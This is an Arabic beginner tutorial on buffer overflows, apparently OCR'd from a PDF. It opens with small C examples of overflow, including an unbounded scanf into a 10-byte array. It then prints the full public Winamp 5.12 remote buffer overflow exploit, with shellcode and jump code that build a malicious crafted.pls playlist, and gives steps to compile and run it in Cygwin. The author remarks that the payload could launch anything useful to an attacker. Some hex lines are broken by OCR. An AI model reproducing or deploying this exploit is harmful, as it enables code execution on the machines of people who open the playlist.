Introduction to buffer overflow

اقدم لكل مبتدئ شرح مفصل

لثغرات

Buffer overflow

الكاتب/شاجع

طبعا الكثير يجهل هذا النوع من الثغرات

لكي تعرف لازم تكون معاك خبره صغيره في البرمجه

لكن انا حشرحها لكم من الصفر حتى تفهموا

قبل ما ادخل في البفر حبداء في الفيض

==========

الفيضoverflow


الفيض هو الزياده عن تحمل الشيء او انك تزيد عن شي فوق المسموح

مثال


نصمم برنامج بلغه c++ سهل يقوم بعمله الضرب بين رقمين

كما في الصوره

خطأ!



حمل شفتم كيف الفيض تم بأدخال قيمه كبيره
تذكر انا ما زلنا في شرح الاوفر فلو وليس في البفر
طبعا هذا اوفر اما اذا كان الخطاء بفر حتظهر هذه الرساله الخطاء



كما سوف اشرح لكم الان

Introduction to buffer overflow

الان فهمتم ايش معني الفيض
الان ندل في البفر شويه والسهل بدون تعقيد

افهم معي خطوه خطوه step by step

البفر اوفر فلو

البفر اوفر فلو عباره عن خطاء برمجي او نقص برمجي بالاصح يغفل عنه مصمم برنامج

يسمح لك هذا الخطاء او النقص البرمجي انك تعمل تحكم في الذاكره

عندما تدخل بيانات تفوق البفر الموجود في الذاكره مثل اعمليه الي قمنا بها في الاوفر فلو

لذلك سميت buffer overflow

والبفر تحدث في حين المبرمج يعطي سماح لأدخال شيء ويغفل عن اعطاء تحديد للشرط

فعند ادخال بيانات في المحدد يحدث هنا البفر

كما حوضح لكم البفر بالتطبيق على ثغره

Winamp 5.12 Remote Buffer Overflow Universal Exploit

التي هيا على البرنامج المشهورWinamp 5.12

لكن بالأول بجيب لكم مثال صغير

صممت برنامج صغير يقوم بطباعه رساله على الشاشه وها الكود

```
#include<stdio.h>
#include<string.h>
main()
{
char a [10] ;
printf ("enter a: ") ;
scanf ("%s",a) ;
printf ("coded by shaja %s ", a) ;
}
```

طبعا احنا هنا عرفنا القيمه a لتطبع النص الي تدخله انت بالمصفوفه [10] يعني يعني اكبر قيمه 10 حروف


طبعا في التشغيل العادي حتظهر الرساله كما هي اما اذا كبرنا العباره اكثر من عشره حروف مثل

اذا كتبنا shaja حتظهر الرساله كما هي اما اذا كتبنا اكبر من عشره حروف

مثلshaaaaaaaaaaaaaaaaajaaaaaaaaaaaaaaaaaaa

حتظهر رساله خطاء مثل اللي وريتكم في البدايه لكن تلك رساله برنامجturbo c++ اما في الفيجوال نعمل compileونعمل انشاء ملف تنفيذي exe وندخل الكلمه الاوله ونشوف النتيجه كما في الصوره

خطأ!




اجيب لكم مثال اخر اصعب من الاول في فيض دوال الحلقات التكراريه loop استخدمت داله for
هذا كود

```
#include <stdio.h>
void f1(void) { printf("a"); };
void f2(void) { printf("b"); };
void f3(void) { printf("c"); };
void (*f[3])() = { f1,f2,f3 };
void main(void) {
int i,j,k;
for (i=0; i<100; i++) {
for (j=0; j<1000000; j++) ;
k=i/33;
if (k>3) continue;
f[k](); };
printf("\n");
};
```

لاحظ في f[k](); هنا الخطاء عندما تكون القيمه i =99 طبعا مش حتفهم الكلام الا اذا كان لك خبره في لغه السي على العموم مش حقعد الموضوع
الان فهمنا كيف البفر الان حنطبق ثغره في استثمار البفر في تنفيذ امر معين على الحاسب

طبعا ثغرات البفر مترجمه بلغه c c++ لذلك يجب ان يكون لديك برنامج لتجرمه هذه الغه
طبعا برامج ترجمه لغه السي والسي بلس بلس من اشهرها
Microsoft Visual C++ 6.0
Turbo c++
هذه البرامج المتخصصه لكن ما تنفع في ترجمه الثغرات لأنها لا تحتوي على مكتبه الدوال window.h
كما يمكنك استخدام
Digital Mars C/C++ Compilers
لكن في مجال الثغرات يفضل اتستخدام البرامج التي تترجم عن طريق اومر اللينكس
وسوف نستخدم هنا برنامج cygwin الي يعطيك بيئه لينكس
وهو المفضل لكن عند التنصيب لازم تنزل مكتبات لغه c c++ فهي لا تضاف افتراضيا

شاهد الصور في اثنا تنصيب السيجوين




كما اضف ايضا man من doc
وأضف vim من editor
الان معاك بيئه لينكس
الان نطبق ثغره Winamp 5.12 Remote Buffer Overflow Universal Exploit
الي تسمح لك بتحكم واحنا هنا حنفذ بأمر فتح الحاسبه cmd.exe
كما يمكن فتح أي تطبق او شي يفيدك المخترق
كود الثغره

```
#include <windows.h>
#include <stdio.h>

#define BUF_LEN 0x045D
#define PLAYLIST_FILE "crafted.pls"

char szPlayListHeader1[] = "[playlist]\r\nFile1=\\\\";
char szPlayListHeader2[] = "\r\nTitle1=~BOF~\r\nLength1=FFF\r\nNumberOfEntrie
s=1\r\nVersion=2\r\n";

// Jump to shellcode
char jumpcode[] = "\x61\xD9\x02\x02\x83\xEC\x34\x83\xEC\x70\xFF\ xE4";

// Harmless cmd.exe
char shellcode[] =
"\x54\x50\x53\x50\x29\xc9\x83\xe9\xde\xe8\xff\xff\xf
f\xff\xc0\x5e\x81\x76\x0e\x02"
```

```
"\xdd\x0e\x4d\x83\xee\xfc\xe2\xf4\xfe\x35\x4a\x4d\x0
2\xdd\x85\x08\x3e\x56\x72\x48"
"\x7a\xdc\xe1\xc6\x4d\xc5\x85\x12\x22\xdc\xe5\x04\x8
9\xe9\x85\x4c\xec\xec\xce\xd4"
"\xae\x59\xce\x39\x05\x1c\xc4\x40\x03\x1f\xe5\xb9\x3
9\x89\x2a\x49\x77\x38\x85\x12"
"\x26\xdc\xe5\x2b\x89\xd1\x45\xc6\x5d\xc1\x0f\xa6\x8
9\xc1\x85\x4c\xe9\x54\x52\x69"
"\x06\x1e\x3f\x8d\x66\x56\x4e\x7d\x87\x1d\x76\x41\x8
9\x9d\x02\xc6\x72\xc1\xa3\xc6"
"\x6a\xd5\xe5\x44\x89\x5d\xbe\x4d\x02\xdd\x85\x25\x3
e\x82\x3f\xbb\x62\x8b\x87\xb5"
"\x81\x1d\x75\x1d\x6a\xa3\xd6\xaf\x71\xb5\x96\xb3\x8
8\xd3\x59\xb2\xe5\xbe\x6f\x21"
"\x61\xdd\x0e\x4d";


int main(int argc,char *argv[])
{
printf("\nWinamp 5.12 Remote Buffer Overflow Universal Exploit");
printf("\nBug discovered & exploit coded by ATmaCA");
printf("\nWeb: http://www.spyinstructors.com &&
http://www.atmacasoft.com");
printf("\nE-Mail: atmaca@icqmail.com");
printf("\nCredit to Kozan");

FILE *File;
char *pszBuffer;

if ( (File = fopen(PLAYLIST_FILE,"w+b")) == NULL ) {

printf("\n [Err:] fopen()");
exit(1);
}

pszBuffer = (char*)malloc(BUF_LEN);
memset(pszBuffer,0x90,BUF_LEN);
memcpy(pszBuffer,szPlayListHeader1,sizeof(szPlayLi stHeader1)-1);
memcpy(pszBuffer+0x036C,shellcode,sizeof(shellcode )-1);
memcpy(pszBuffer+0x0412,jumpcode,sizeof(jumpcode)-1);
memcpy(pszBuffer+0x0422,szPlayListHeader2,sizeof(s zPlayListHeader2)-1);

fwrite(pszBuffer, BUF_LEN, 1,File);
fclose(File);

printf("\n\n" PLAYLIST_FILE " has been created in the current directory.\n");
return 1;
}
```

نحفظ الثغره بامتداد c داخل مجلد اليوزر حقك في مجلد home داخلcygwin

خطأ!




وفتحcygwin

ونفذ امر الترجمه مثل

Gcc shaja.c –o shaja

كما في الصوره


خطأ!



الان نشغل الثغره بكتابه./shaja

كما في الصوره

خطأ!



كما شفتم رساله التنفيذ

crafted.pls has been created in the current directory.


تم انشاء قائمه التشغيل حق البرنامج

Winamp 5.12

